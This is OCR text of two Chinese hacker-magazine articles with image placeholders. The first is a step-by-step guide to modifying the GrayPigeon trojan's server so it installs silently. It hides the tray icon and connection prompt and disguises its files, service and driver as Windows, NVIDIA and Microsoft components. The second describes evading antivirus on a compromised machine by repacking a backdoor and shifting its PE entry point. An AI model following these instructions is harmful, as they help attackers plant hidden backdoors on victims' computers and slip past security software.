


图1

面下的安装形式呢？经过俺几天来的探索，答案是肯定的，下面俺就给大家介绍对灰鸽子企业版的改造工作。

首先到灰鸽子官方网址(http://www.huigezi.net/)下载灰鸽子企业版的最新版，本人用的是灰鸽子远程控制[企业版]build 050825。

小提示 作者提醒广大黑迷朋友们，在使用众多黑软时尽量到软件的官方网站去下载，或者到一些知名度和信誉比较高的网站去下载(如http://www.hacker.com.cn/)，否则会有"螳螂捕蝉，黄雀在后"的下场。




图2

灰鸽子远程控制[企业版]的安装过程和一般程序的安装没有什么两样，不多言语。安装后打开主程序H_Client.exe，从界面上看企业版一改以往所有版本的众多功能，去掉了键盘记录和代理等功能，可能是出于想改变自己病毒的形象吧！下面以改造主动连接型服务端程序为例，详细讲述改造过程(主动连接型配置比较简单)，如图3 所示。




图3

生成服务端程序Server_Setup.exe，双击运行，确定后安装成功，如图4 所示。




图4

小提示 安装过程中屏幕会闪一下，那是在安装视频驱动，到你的设备管理器显示卡中去看一下，多出了一个GrayPigeon Mirror Driver的显卡，这就是视频操作流畅的根源。

到你的系统目录下按修改时间排列文件，就会发现多三个文件:g_server.ini、g_server.exe、GrayMirror.sys，另外在drivers目录中还有一个GrayMirror.sys文件，这就是服务端运行后生成的所有文件，我们只需要g_server.ini、g_server.exe两个文件就够了，简单吧？！把这两个文件Copy到其它文件夹中进行改造，首先对g_server.ini进行编辑。如图5 所示，简单介绍一下各项的功能，Config中是你设置连接密码加密后的东东，port是你设置的连接端口，FileCtrl、ScreenLook、ScreenCtrl、VideoWaveLook、TelnetCtrl、OtherCtrl对应就是原来权限设置中的一个选项，赋值1代表允许控制，0代表不允许控制。HideShowInf=0，表示在连接服务端时出现提示。如图6 所示，这个我想你不会希望它出现吧？把赋值0 改为1即可。"[Install] ROGRAMS=C:\Documents and Settings\Administrator\「开始」菜单\程序"表示服务端安装后在开始菜单的程序中添加相关选项，直接把该项删除即可。另外还需要在文件中加入一行HideTrayIcon=1，表示在任务栏中不出现服务端图标。




图5




图6

配置文件修改好了，下面看看主程序g_server.exe的修改过程，用Uedit打开g_server.exe，查找g_server.ini，共有6处，可以替换为比较隐蔽的名字，如svchosts.ini，像不像是系统自带的文件？不过记得把上面修改过的g_server.ini文件也改过来。同样将安装后的服务显示名称GrayPigeon Service替换为WindowsNT services、服务名称中的g_server替换svchosts、显卡驱动中显示的GrayPigeon_Mirror_Driver替换为NVIDIA 400_Mirror_Driver、显卡驱动属性中制造商www.huigezi.net替换为Microsft.com.cn(提醒大家替换前后字节数一定要相同)，这样比较具有伪装性的改造就完成了。

心急的朋友可能该问：你啰嗦了这么多到底怎么实现DOS界面下的安装呢？其实我也是偶然间发现在DOS下的安装灰鸽子远程控制[企业版]竟然和Radmin有着如此的相似，在DOS界面下输入g_server.exe/?，中文的解释是如此地明白，不用多说。显示如图7 所示。





图7

到此文章结束，附改造过的文件serviecs.exe、svchosts.ini和一个安装批处理文件run.bat，其中连接密码为www，连接端口默认7812，请小心使用。

适合读者：编程爱好者、木马爱好者
前置知识：无



瞬间免杀

文／SDRing

我们在入侵的时候，常常会遇到上传工具被杀的情况。因为杀毒软件种类繁多，改了一种或几种杀毒软件的特征码并不能保证一定免杀。毕竟杀毒软件也不是吃素的，什么抢先杀毒，BOOT查毒，虚拟机技术和行为判断技术等等。不过这中间有多少是噱头，有多少是真的突破呢？不论是什么杀毒软件，特征码检查都是重要一环。近期笔者的一段免杀经历似乎能说明一些问题。

一次想在某机装跳板，那个机器上装的是瑞星。上传了几个跳板，不幸都被Kill。看着远程监控的屏幕里瑞星不停的报警，实在是寒，幸亏没人在机器前。我又不想把它的瑞星干掉，因为重启机器后又会被杀；如果删除杀毒软件，第二天肉鸡就会飞掉。怎么办呢？于是上网找了一个vsserver的免杀版，算是完成了任务（读者：这也算啊，给你一板砖）。

任务好象完成了，但是十分勉强。总用别人做好的东西，技术怎么能提高呢？于是想到自己做个免杀木马。先想到的就是脱壳／加壳战术。于是翻出来几个：ASPackv2.12，PCSHRINK，teLOCKv0.98，北斗星压缩，PE-ArmorV0.74，Morphine2.7（Hxdef专用修改器），网络休闲庄专用加壳，岁月联盟专用加壳器（这里排除了一些有NAG的加壳软件）。

先查vsserver.exe的壳，发现是UPX的，用工具轻松脱掉，文件大小从18KB增加到40KB。加壳开始！

加壳后的文件大小（均能运行）如图1所示。

原文件	40KB
UPX(原壳)	18KB
ASPackv2.12	24KB
PCSHRINK	19KB
teLOCKv0.98	31.5KB
北斗星	20KB
PE-ArmorV0.74	85KB
Morphine2.7	44.5KB
休闲庄专用	44KB
岁月联盟专用	21KB

图1

看来压缩壳和加密壳的区别比较明显。

用Network Associates和Kaspersky（卡巴斯基）分别过一遍，看一下查杀结果，如图2所示。

	NetAss	Kaspersky
原文件	查杀	查杀
UPX(原壳)	查杀	查杀
ASPackv2.12	查杀	查杀
PCSHRINK	逃过	查杀
teLOCKv0.98	查杀	查杀
北斗星	逃过	查杀
PE-ArmorV0.74	逃过	查杀
Morphine2.7	查杀	查杀
休闲庄专用	逃过	查杀
岁月联盟专用	逃过	查杀

图2

卡巴斯基实力不凡，虚拟技术难道就那么强悍吗？未必，在一次摆弄Lord-PE时，突然发现不让杀毒软件查杀的办法（小菜：那就是关闭杀毒软件）。

LordPE是一款强大的工具，由原来编写过PEditor的Yoda（Creak领域的前辈啊）编写，功能完全超越PEditor，是研究Creak和免杀的必备武器，菜鸟还可以从这个软件里学到很多知识。闲话少叙，来说正经的。方法就是把入口点地址向后错一位，这样杀毒软件就不杀了。在本例中，将入口点地址 00006333 改为00006334然后点击保存即免杀。如图3所示。




图3

